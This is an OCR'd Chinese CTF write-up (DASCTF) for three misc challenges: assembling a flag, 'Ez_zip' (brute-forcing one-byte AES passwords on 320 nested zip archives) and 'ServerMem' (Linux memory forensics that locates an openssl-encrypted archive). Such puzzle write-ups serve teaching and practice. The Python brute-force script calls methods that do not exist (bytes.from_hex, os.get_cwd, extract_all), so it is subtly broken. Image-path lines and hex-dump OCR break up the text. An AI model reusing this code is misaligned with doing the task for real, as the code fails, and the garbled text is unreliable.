
得到第二部分flag


拼接起来：

`DASCTF{2fd9e9ff-e27d-5405-c5f5-a19131f86216}`

Ez_zip

先修复


WinHex - [320.zip]
文件(F) 编辑(E) 搜索(S) 导航(N) 查看(V) 工具(T) 专业工具(I) 选项(O) 窗口(W) 帮助(H)
out.lime
320.zip
Offset 0 1 2 3 4 5 6 7 8 9 A B C D E F ANSI ASCII UTF-8
00000000 50 4B 03 04 14 00 03 00 63 00 F8 72 C1 58 69 40 PK c ørÁXi@
00000010 76 E3 3C CB 0A 00 24 A6 0A 00 07 00 0B 00 33 31 vã<Ë $¦ 31
00000020 39 2E 7A 69 70 01 99 07 00 02 00 41 45 03 0E 00 9.zip ™ AE
00000030 94 3E 27 3C 21 38 69 15 E6 4C E3 3A 04 18 9A 70 ”>'<!8i æLã: šp
00000040 D4 9C 08 E4 26 FC 6A B2 67 FD 76 1E BF 7E 5C 58 Ôœ ä&üj²gýv ¿~\X
00000050 3D 71 EC CC 14 D0 8F E6 4D FE 01 C8 C8 37 49 F9 =qìÌ Ð æMþ ÈÈ7Iù
00000060 35 9A 43 90 AB BF 77 2C 7D 7E E2 45 E8 4D 34 17 5šC «¿w,}~âEèM4
00000070 DB D2 F1 BD CD C0 A4 3B 30 A5 0A DD 94 40 A4 01 ÛÒñ½ÍÀ¤;0¥ Ý”@¤
00000080 4D 83 F7 05 56 4C FF BC FB 9C CA 61 07 D3 67 7C Mƒ÷ VLÿ¼ûœÊa Óg|
00000090 8A 06 8B C9 01 D3 53 EA BF 2B A0 F9 90 9E E6 27 Š ‹É ÓSê¿+ ù žæ'
000000A0 4C 4E A3 17 56 BE A5 B5 BA 36 49 4E 9B A2 16 B1 LN£ V¾¥µº6IN›¢ ±
000000B0 9D AA B5 94 EA 42 9E 3A 73 B0 64 6B 03 39 97 76 ªµ”êBž:s°dk 9—v
000000C0 46 65 88 4F 4F 90 C4 BF E0 40 4F 83 1C 30 7A 8F Fe^OO Ä¿à@Oƒ 0z
000000D0 78 05 49 3B 0F 2A 16 7C FF C1 C6 B8 1D 6F 4C 52 x I; * |ÿÁÆ¸ oLR
000000E0 43 3A A8 17 01 8F 94 86 81 B0 DE D4 A0 A5 60 44 C:¨ ”† °ÞÔ ¥`D
000000F0 E7 78 E1 7B 97 D6 7C C3 F4 8E 53 E3 62 5D D6 B8 çxá{—Ö|ÃôŽSãb]Ö¸
00000100 DA 39 18 F1 34 59 71 3A F1 0F BD 15 4C 87 E8 5F Ú9 ñ4Yq:ñ ½ L‡è_
00000110 E0 E1 CE C8 6C AC 5E BB 70 F7 A6 8D 03 0E 5C 3A àáÎÈl¬^»p÷¦ \:
00000120 0F F5 45 3E E3 11 17 92 7F 3C 18 17 05 CA 88 B2 õE>ã ’ < Ê^²
00000130 17 4A 1C 4D DD 95 A7 D5 E8 A1 E7 9F 4A 90 5E C3 J MÝ•§Õè¡çŸJ ^Ã
00000140 45 62 84 5B F7 B4 1B 6F 36 E3 3E DE 66 7C 3B C4 Eb„[÷´ o6ã>Þf|;Ä
00000150 80 3E FE 4D A5 1F 74 39 B3 36 F2 F6 0B 74 79 8B €>þM¥ t9³6òö ty‹
00000160 D2 DD 0E 57 D2 87 A9 D4 D6 10 24 4A 97 88 5C D0 ÒÝ WÒ‡©ÔÖ $J—ˆ\Ð
00000170 65 F2 7E F9 4C BC 82 BB 25 97 9C C1 4C B3 0B 20 eò~ùL¼‚»%—œÁL³
00000180 38 4C F6 EF 85 AF 4C 64 5C 79 0C 3A 85 1C 07 88 8Löï…¯Ld\y :… ˆ
00000190 5A 61 1C 64 40 6C FC 45 07 8C F4 0A D3 11 A3 C8 Za d@lüE Œô Ó £È
000001A0 B5 D8 96 F0 4B 8C D2 57 BC C0 1B F6 73 6D 0C BC µØ–ðKŒÒW¼À ösm ¼
000001B0 37 68 65 8E 62 2E 6F 4E 21 08 A5 FD 49 38 2C B4 7heŽb.oN! ¥ýI8,´
000001C0 8E 0D 0D 43 86 FE 5E 8D C1 47 6D 2F D3 D0 CA C4 Ž C†þ^ ÁGm/ÓÐÊÄ
000001D0 50 29 D9 69 1C F6 34 A7 8A E7 3A A9 28 F8 C1 39 P)Ùi ö4§Šç:©(øÁ9
000001E0 98 E0 B1 CF D7 A1 C8 74 B2 74 31 08 C9 A4 98 B6 ˜à±Ï×¡Èt²t1 É¤˜¶
000001F0 71 3E 40 EB 0C 4C 66 F3 56 2E E3 A4 5D 4E 48 6F q>@ë LfóV.ã¤]NHo
00000200 F2 95 B2 02 40 0D 1C 99 2A 87 D5 AC B9 59 B0 D2 ò•² @ ™*‡Õ¬¹Y°Ò
00000210 59 E5 B1 00 92 86 C3 E4 DA 32 00 C1 24 FC A5 FF Yå± ’†ÃäÚ2 Á$ü¥ÿ
00000220 1C 3F 61 16 01 56 7B E1 8C 79 C4 19 D5 FC AD FC ?a V{áŒyÄ Õü-ü
00000230 09 D2 31 56 D4 7D A7 37 58 73 45 87 57 5A 01 9C Ò1VÔ}§7XsE‡WZ œ
00000240 AD 18 B6 89 F1 CF 42 62 75 83 55 EC CF F3 ED 55 - ¶‰ñÏBbuƒUìÏóíU
00000250 7A DF 9B BB 7E 25 90 C1 67 59 D9 80 E9 9E 9A EE zß›»~% ÁgYÙ€éžšî
00000260 F2 1A 8D 41 EE B9 54 E9 B3 9D D1 2E CA 39 50 33 ò Aî¹Té³ Ñ.Ê9P3
00000270 C4 31 B6 BC 09 48 84 F2 4A D2 D9 44 C2 FA 97 4C Ä1¶¼ H„òJÒÙDÂú—L




有注释，`just a byte`

这个地方应该是说密码是byte的意思，所以爆破也挺简单的


遛一遛GPT

```
import os
import pyzipper


def decrypt_archive_with_hex_key(archive_path, hex_key):
    """Attempts to decrypt a zip file using the given hexadecimal key."""
    cipher_key = bytes.from_hex(hex_key)
    current_dir = os.get_cwd()

    with pyzipper.AESZipFile(archive_path) as encrypted_archive:
        encrypted_archive.setpassword(cipher_key)
        os.chdir(current_dir)
        try:
            encrypted_archive.extract_all()
            log_message = f"Decryption successful for '{archive_path}' with
key: {hex_key}"
```

```
            print(log_message)
            record_decryption_key(hex_key)
            return True
        except RuntimeError:
            # Optionally log decryption failures here
            pass
        finally:
            os.chdir(current_dir)


def record_decryption_key(decryption_key):
    """Records the decryption key used for a successful decryption."""
    with open('decryptionKeys.txt', 'a') as key_file:
        key_file.write(str(bytes.from_hex(decryption_key)) + '\n')


def iterate_and_decrypt_archives():
    """Iterates over archives from 320.zip down to 0.zip, attempting
decryption with keys from 0 to 255."""
    for archive_index in reversed(range(321)):
        archive_name = f"{archive_index}.zip"
        for key_index in range(256):
            hex_key = f'{key_index:02x}'
            if decrypt_archive_with_hex_key(archive_name, hex_key):
                break


if __name__ == "__main__":
    iterate_and_decrypt_archives()
```




看起来和解密密钥有关系。



然后发现了密钥是循环的，从11 BB .....4E C6，这样的话，提取出来就是：

`11bb9985c016a3785ce42184a07affc897f817da82f0b66ad9a4445222e5e46c`

但是AES解密不对，结果要把密钥反过来：



`DASCTF{514755c6-8280-463c-8378-a29702fc88df}`


ServerMem

https://xz.aliyun.com/t/11800

https://xz.aliyun.com/t/13195

Linux内存取证，要做符号表，但其实可以不用，直接strings就好了

个人习惯先过一遍可疑文件：



发现有个这个 `S3rCr3t.tar.gz` ，并且说明了加密类型是openssl的 `aes256` ，经过这种加密的特征就是 `Salted_` 加盐值，拖进winhex里：


out.lime

位置管理器 (全部)

Offset	搜索结果	时间
622E88A7	Salted	2024/07/20 21:12:40
675DB8E7	Salted	2024/07/20 21:12:40
684116D4	Salted	2024/07/20 21:12:40
6A41FA85	Salted	2024/07/20 21:12:40

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
622E8880	6D	2E	6C	6F	67	0D	0A	73	68	65	6C	6C	2D	34	2E	32	m.log shell-4.2
622E8890	23	20	63	61	74	20	53	33	72	43	72	33	74	2E	74	61	# cat S3rCr3t.ta
